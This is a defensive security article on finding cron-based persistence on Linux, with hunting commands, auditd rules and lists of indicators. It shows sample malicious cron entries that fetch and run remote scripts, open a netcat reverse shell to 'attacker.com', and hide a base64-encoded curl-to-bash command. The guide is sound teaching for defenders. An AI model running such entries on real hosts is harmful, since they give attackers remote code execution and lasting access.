Cron Job Abuse: Detecting Linux Persistence Mechanisms

Persistence: The Attacker's Real Goal
A Linux server gets cleaned up after an intrusion. The suspicious process is terminated. Credentials are rotated. The system is rebooted. Everything seems secure.
A few hours later, the same outbound connection appears again.
That's persistence. The attacker no longer needs the original exploit. Something on the host is restoring access behind the scenes. Finding that mechanism is often more important than understanding how the compromise started.
Linux attackers rarely need complicated malware for this. Built-in OS features already provide reliable ways to execute code, survive reboots, and maintain a foothold. Cron sits near the top of that list. It's trusted, widely deployed, and present on almost every Linux distribution. For an attacker, that combination is irresistible.
Why Cron Works for Persistence
Cron is MITRE ATT&CK technique T1053.003: Scheduled Task/Job: Cron. Adversaries use it for both persistence and execution on Linux systems.
Why attackers choose cron:
- Native to the OS: No malware installation required. Just edit a configuration file.
- Expected behavior: Scheduled tasks are normal and necessary. Creating a new job is unremarkable.
- Survives reboots: Cron runs at boot, before user sessions. Persistence outlasts system maintenance.
- Low detection visibility: Defenders review login events, suspicious processes, and malware alerts. Few spend equivalent time auditing scheduled task configuration.
- Blends with legitimate tasks: A malicious downloader sits beside backup jobs, log maintenance, and monitoring. Hidden in plain sight.
Most cron-based persistence goes undetected because nobody is looking for it.
How Cron Abuse Works
User Crontabs
When an attacker controls a standard user account, they often add entries to their own crontab:
crontab -e
Then add a task that runs every few minutes:
*/5 * * * * curl http://attacker.com/payload.sh | bash
*/15 * * * * nc -e /bin/bash attacker.com 4444
@hourly /tmp/upd.sh
The job reconnects to command-and-control, launches a payload, or downloads tooling. None of it requires elevated privileges. The cron daemon executes it with the user's own permissions.
Root-Level Access
Root access changes everything. A scheduled task running as root inherits whatever control root already has. An attacker at this level can create access that survives reboots while maintaining highest-privilege command execution.
# As root, add to root's crontab
sudo crontab -e

# Or edit system-wide cron files
sudo vim /etc/cron.d/malicious
At root level, the cron job is no longer supporting the intrusion. It becomes how the attacker keeps control.
/etc/cron.d/ Directory
Not every cron entry lives in a user crontab. Linux systems use /etc/cron.d/ to store separate scheduling files for applications and services. Attackers like this location because:
- A new file blends into an already crowded directory
- Investigators often review main crontabs while overlooking files in
/etc/cron.d/ - The directory looks legitimate
That gap is all an attacker needs.
ls -la /etc/cron.d/
# output might show dozens of legitimate files
# One malicious file: attackers count on you missing it
@reboot: Run on Startup
Sometimes attackers don't want recurring execution. They just want their code to run whenever the host boots:
@reboot /opt/hidden/persist.sh
@reboot curl http://attacker.com/init.sh | bash
The entry sits quietly for weeks. Then a reboot happens—maintenance window, patch cycle, power outage—and the payload returns. You've already forgotten it exists.
Remote Payload Retrieval
Attackers don't always store malware locally on disk. The cron entry acts as a delivery mechanism:
*/10 * * * * curl -s http://attacker.com/payload.sh | bash
@hourly wget -q -O /dev/shm/tool http://c2.com/tool && /dev/shm/tool
Updating the payload is as simple as changing a file on the attacker's server. The cron entry never changes. The payload behind it can evolve daily.
Hunting for Malicious Cron Jobs
If you suspect persistence, stop hunting for active processes. Start auditing configuration files. You need to see what's scheduled to run.
Step 1: List All Cron Entries
Check user crontabs:
# Current user
crontab -l

# Root
sudo crontab -l

# All users (if you have access)
for user in $(cut -f1 -d: /etc/passwd); do
  echo "=== Crontab for $user ==="
  sudo crontab -u $user -l 2>/dev/null
done
Check system-wide locations:
ls -la /etc/cron.* /etc/crontab /var/spool/cron/
cat /etc/crontab
cat /etc/cron.d/*
Step 2: Inspect File Contents
Don't just look for files. Look at their contents.
# List with timestamps to see recent changes
stat /etc/cron.d/*

# Show file contents with line numbers
cat -n /etc/cron.d/suspicious_file

# Check file ownership
ls -l /etc/cron.d/ | grep -v "root root"
Follow the chain. If a cron entry launches a script, follow that path and see what the script actually does:
# Cron entry points to /usr/local/bin/update.sh
cat /usr/local/bin/update.sh

# Script downloads from remote source
# Follow the URL, analyze the payload
# Determine if it's malicious
A surprising number of investigations stop after finding the cron entry. The useful evidence is usually one step further down the chain.
Questions to Ask During Investigation
Finding a cron job is only the beginning. Determine whether the task is legitimate or suspicious:
Connection patterns:
- Does the command connect to an external IP address or domain?
- Is the destination an internal IP or external internet address?
- Does the command use obfuscated or encoded IP addresses?
Ownership and execution:
- Is the script owned by an unexpected user?
- Does the job execute as root when it shouldn't?
- Can you trace the entry to a known application or service?
Execution path:
- Does the command run from temporary directories (
/tmp,/dev/shm,/var/tmp)? - Are temporary directories used for staging or execution?
- Does the script have unusual permissions (world-writable, etc.)?
Content and obfuscation:
- Does the command contain encoded content (base64 strings, hex)?
- Are commands split across multiple lines or obfuscated with variable expansion?
- Is there a long bash one-liner with suspicious patterns?
Timing and change management:
- Was the cron entry created outside normal change-management windows?
- Does the job run more frequently than expected?
- When was the file last modified? Can you explain the change?
The more unusual characteristics a cron job displays, the higher its investigative priority.
Detection at Scale
Large environments need continuous monitoring, not periodic reviews. Treat cron configuration files as high-value assets and monitor them like sensitive system binaries.
Monitor Configuration Changes
Use auditd or File Integrity Monitoring (FIM) to track modifications:
# auditd rule to monitor cron configuration
auditctl -w /etc/crontab -p wa -k cron_changes
auditctl -w /etc/cron.d/ -p wa -k cron_changes
auditctl -w /var/spool/cron/ -p wa -k cron_changes

# Review alerts
ausearch -k cron_changes | grep -E "ADD|DEL|MODIFY"
You want an alert whenever someone modifies /etc/crontab or creates a new file in /etc/cron.d/. These locations rarely change on stable systems. Any unexpected modification deserves attention.
Analyze Process Lineage
If you have EDR telemetry or system logs, look at parent-child process relationships. Legitimate maintenance scripts may launch shells. What deserves attention is cron consistently spawning:
cron → curl
cron → wget
cron → python
cron → bash
cron → nc (netcat)
cron → ssh
cron → perl
Detection engineers hunt these execution chains specifically because cron spawning network utilities or scripting interpreters often indicates persistence activity.
Hunt with this logic:
# Show all processes spawned by cron (requires EDR or auditd logs)
ausearch -k exec_cron | grep "exe=" | grep -E "curl|wget|python|bash|nc"

# Or in systemd journal
journalctl --since "1 day ago" | grep -E "cron.*curl|cron.*wget"
High-Priority Indicators
Certain findings consistently move to the top of the investigation queue. None prove malicious activity alone, but they appear often enough to warrant immediate review:
Network activity: Any cron job calling curl, wget, nc, or ssh
Encoded commands: Obfuscated strings, heavy base64 use, or long bash one-liners
Execution paths: Scripts running from /tmp/, /dev/shm/, /var/tmp/
Recent modifications: Cron files with recent timestamps that can't be explained through patching or change management
Unexpected root tasks: Scheduled tasks running as root that don't tie back to known services
Process lineage anomalies: Cron spawning unusual child processes (shells, compilers, network tools)
Real-World Detection: Examples

Legitimate cron job:
0 2 * * * /usr/sbin/logrotate /etc/logrotate.confRuns daily at 2 AM, built-in system utility, documented purpose.
Suspicious cron job:
*/5 * * * * curl http://192.168.1.100/update.sh | bash >/dev/null 2>&1Runs every 5 minutes, external IP, pipes to bash, redirects output to hide activity.
@reboot persistence:
@reboot /tmp/init.shExecutes on boot, located in temporary directory, unusual for system maintenance.
Encoded payload:
0 * * * * echo "Y3VybCBodHRwOi8vYXR0YWNrZXIuY29tL3BheWxvYWQuc2ggfCBiYXNoIgo=" | base64 -d | bashBase64-encoded command, suspicious pattern, likely persistence.
Why Cron Still Works
Cron remains one of the most reliable Linux persistence mechanisms because it's simple and effective. Attackers continue using it because they don't need anything more complicated.
Most cron-based persistence is not sophisticated. It works because nobody is looking for it. Visibility is more valuable than complexity. The attacker's advantage is not technical skill—it's the defender's blind spot.
The solution is systematic: monitor cron configuration changes, analyze parent-child process relationships, hunt for known indicators, and audit files regularly. Persistence that survives one reboot is persistence that needs to be found before the next one.
References
- Linux Advisory Watch: Cron Job Abuse for Persistence (Source)
- MITRE ATT&CK: Scheduled Task/Job (T1053)
- MITRE ATT&CK: Scheduled Task/Job: Cron (T1053.003)
- Linux crontab Manual
- Linux Audit Framework: auditd Documentation
- Elastic Security Labs: Linux Persistence Mechanisms
- Elastic Hunting Rule: Cron Persistence
- Linux File Integrity Monitoring (FIM) Guide
- Cron Job Security Best Practices